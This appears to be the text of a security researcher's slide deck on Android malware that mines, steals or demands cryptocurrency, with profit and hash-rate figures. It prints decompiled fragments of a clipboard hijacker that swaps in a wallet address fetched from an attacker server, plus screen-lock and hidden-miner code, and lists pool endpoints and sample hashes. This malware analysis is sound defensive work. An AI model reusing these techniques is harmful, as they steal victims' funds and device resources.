

Cryptocurrency mobile malware

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Cryptocurrency attacks no.1: Cryptojacking botnet



ZeroAccess botnet (aka W32/Sirefef)
23 % of organizations saw cryptojacking like ZeroAccess

Reference: Fortinet Q2 2018 Threat Landscape Report Image credit: http://medfieldcomputerguy.com/2013/04/zero-access/

Cryptocurrency attacks no.2: Drive-by cryptomining



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Cryptocurrency attacks no.3: Ransomware



Asks for ransom in Monero (XMR)

Image credit: Jakub Kroustek (@JakubKroustek)

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
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
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A few references

Malware	Sample SHA256 (example)		
MuchSad	45d47490e95036a1b487819b79a36ca3f220da8741074567eedc7a8c0e4b71c6		
CoinKrypt	bf19f320b3a779143a16e35241748594401c7c0af685192f0d7b94343028483c		
MalMiner	?		
BadLepricon	?		
Widdit	?		
PickBitPocket	7ebf44f314f518b1a4be8422fdbea6ddd698f6d9615a62fa8e91db27700143fa		
JSMiner	22581e7e76a09d404d093ab755888743b4c908518c47af66225e2da991d112f0		
CoinHive and again	609031846814664867d7dcab5b7c2d053a5a6ec4365f544288f2686a3a657d04		
Loapi	bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851		
DoubleLocker	79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f		
Fake apps, rewards	bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204		
AdbMiner	3b915dffff0a8e15d01dbf1738db4ad9ce6c5a4791dcb62581d761ab6e02c023		
HiddenMiner	1f3d53ceb57367ae137cad2afac8b429a44c4df8c6202c0330d125981ea9652f		
Clipper	f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4		
FakeMiner	9ccfc1c9de7934b6f1c958d73f8e0b969495fce171e48d642ec4c5bad3dc44cb		
Trinity	0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257		

Cryptojacking // market



"moderate positive correlation between the market price of cryptocurrencies and malware designed to mine those currencies illicitly" - Fortinet Q2 2018 Threat Landscape Report

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Clipboard

DabcPIRATE...

Use my wallet address
DabcPIRATE...

Code: detecting currency

```
if((first.contains("4")) && clippedtext.length() == 0x5F || clippedtext.length() == 106) {
    ClipboardService.this.log("Monero", clippedtext);
    ClipboardService.this.set("Monero");
    return:
}
v3 1 = 34;
if(clippedtext.length() == v3 1 && (first.contains("1")) || (first.contains("3"))) {
    ClipboardService.this.log("Bitcoin", clippedtext):
    ClipboardService.this.set("BTC"):
    return;
}
if(clippedtext.length() == v3 1 && (first.contains("X"))) {
    ClipboardService.this.log("DASH", clippedtext);
    ClipboardService.this.set("DASH");
    return:
}
if(clippedtext.length() == v3 1 && (first.contains("D"))) {
    ClipboardService.this.log("DOGE", clippedtext);
    ClipboardService.this.set("DOGE");
    return:
}
```

Code: swapping wallet address


```
void set(String currency) {
   ClipboardService service = new ClipboardService():
   Thread thread = new Thread(new Runnable(currency, service) {
        public void run() {
            String str = ClipboardService.this.gate + "settings.php?wallet=" + this.val$wallet
            trv {
                str = HttpClient.getReq(str);
                Log d("Clipper". "Getted wallet"):
                this.val$cs.walletaddress = str:
            catch(IOException v0_2) {
                v0 2.printStackTrace();
            catch(URISyntaxException v0 3) {
                v0 3.printStackTrace();
    }):
    thread.start();
    try {
        thread.join();
        this change(service.walletaddress); // modify with attacker's wallet address
   catch(InterruptedException exception) {
        exception.printStackTrace();
}
```




















Mobile ransomware asking for cryptocurrencies

DoubleLocker



Image credits: ESET

LokiBot



Image credits: ThreatFabric

bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851

79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f

Example: Android/Lokibot's Scrynlock activity

How does it lock the screen?!

Android/Lokibot, de-obfuscated

```
public void onWindowFocusChanged(boolean arg3) {
    super.onWindowFocusChanged(arg3);
    if (!arg3) {
        this.sendBroadcast(new

        Intent(''android.intent.action.CLOSE_SYSTEM_DIALOGS''));
    }
}
```

Android/HiddenMiner poses as a Play Store Update


```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
   processors = this.getNrProcessors() / 2;
String command = "minerd -q -a " + algo + " -o " + stratum +
int removespaces = command == null ? 0 : command.length() -

    command.replace(" ", "").length() + 1;

this.startMiner(removespaces, command);
```

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377

Android/HiddenMiner mining live



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Riskware/Coinhive: they are Legion!


JavaScript asset

Load the page

```
WebView webView;
WebSettings settings;
this.webView = this.findViewById(0x7F080000);
this.settings = this.webView.getSettings();
this.settings.setJavaScriptEnabled(true);
this.settings.setDomStorageEnabled(true);
this.webView.loadUrl("file:///android_asset/run.html");
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
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
Android device smartphone, smart TV, DVR...

Infected host

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Fake Miners: Riskware/FakeMiner!Android



More info: Fortiguard blog



Using APKPure App to upgrade Elite XRP Miner, fast, free and save your internet data.



The description of Elite XRP Miner

Mine one of the most popular cryptocurrency, ripple, directly from your phone without any extra graphic card or other tool. Eite Ripple Miner App gives you ability to mine using our remote services so all you need is just to stay connected to it.

How it works:

- Install Elite Ripple Miner on your device
- Mine XRP any time from any place
- Press start for connection with our server and get your cryptocurrency coins
- Input your wallet number and make transaction in few clicks
- The longer you mine with Elite Ripple Miner the cryptocurrency you have

Ripple is a real-time gross settlement system (RTGS), currency exchange and remittance network created by the Ripple company, Also called the Ripple Transaction Protocol (RTXP) or Ripple protocol, it is built upon a distributed open source internet protocol, consensus ledger and native cryptocurrency abbreviated as XRP (ripples). Released in 2012. Ripple purports to enable "secure, instantly and nearly free global financial transactions of any size with no chargebacks." Cryptocurrency market is growing fast, so everything you mined with Elite Ripple miner can be much more suddenly. It supports

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


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Targeted cryptocurrencies (Android)

- Monero uses Cryptonight PoW algo. Ok to mine on CPUs or GPUs.
- Monero transactions are private & untraceable
- Nevertheless, malware target a wide variety of cryptocurrencies
- Some malware don't control which currency they mine e.g CoinMiner mines the most profitable Neoscrypt coins: Bollywoodcoin, crowdcoin, dinero, guncoin, orbitcoin...



Which pools do Android malware use?

Malware	Pool	
AdbMiner	pool.minexmr.com:7777	
HiddenMiner	sg1.supportxmr.com:3333	
Loapi	xmr.pool.minergate.com	
Malminer	pickaxe.pool.pm:3001	
Widdit	mine.pool-x.eu:8080	
CoinMiner	neoscrypt.mine.zpool.ca	

- No noticeable trend
- Except we haven't ever noticed Solo Mining
- You don't always control the mining pool e.g. CoinHive

Mining on smartphones



- Bitcoin is not profitable on a mobile phone
- What do you mine on a **smartphone**?
 - ► Smartphones **aren't designed to mine**. Beware of **heat**.
 - CryptoNight currencies. Mineable on CPU. ByteCoin, Electroneum, Monero...

Note: Miners banned on Google Play, July 2018.

Low hash rates!

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON (CryptoNight-Lite)
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
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
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
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CryptoNight-Lite


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
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
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Monitoring Android/CoinMiner



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
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Following transactions of CoinMiner

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.



Received 0.040819 BTC on that wallet (approx 250 CHF)
Possibly from different malware - Uses mixing

How profitable for malware authors?



Android Malware	Lifetime Profits
MuchSad	3 CHF
HiddenMiner	20 CHF
CpuMiner	170 CHF
CoinMiner	max 230 CHF
AdbMiner	1300 CHF

- AdbMiner: 7,000 bots. Also includes infected TV boxes.
- Far below revenues on Windows where 2,000 bots generate a revenue of **500 USD per day**
- No electricity cost, but only a low revenue

It's **not very profitable but** malware authors **use** them!

Cybercriminals usually have **motivations**!!!

So why?



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- "Maybe I'll get rich with that cryptocurrency one day!" **Speculation**.

What is worth **20 CHF** today might be worth **20,000 CHF** later... (speculation)

Conclusion

Cryptocurrencies are **frequently** used in Android **malware**: miners, fake apps, wallet stealers, ransomware...

Keep an eye on cryptocurrency market **prices** and mobile phone **CPU power**

Thank You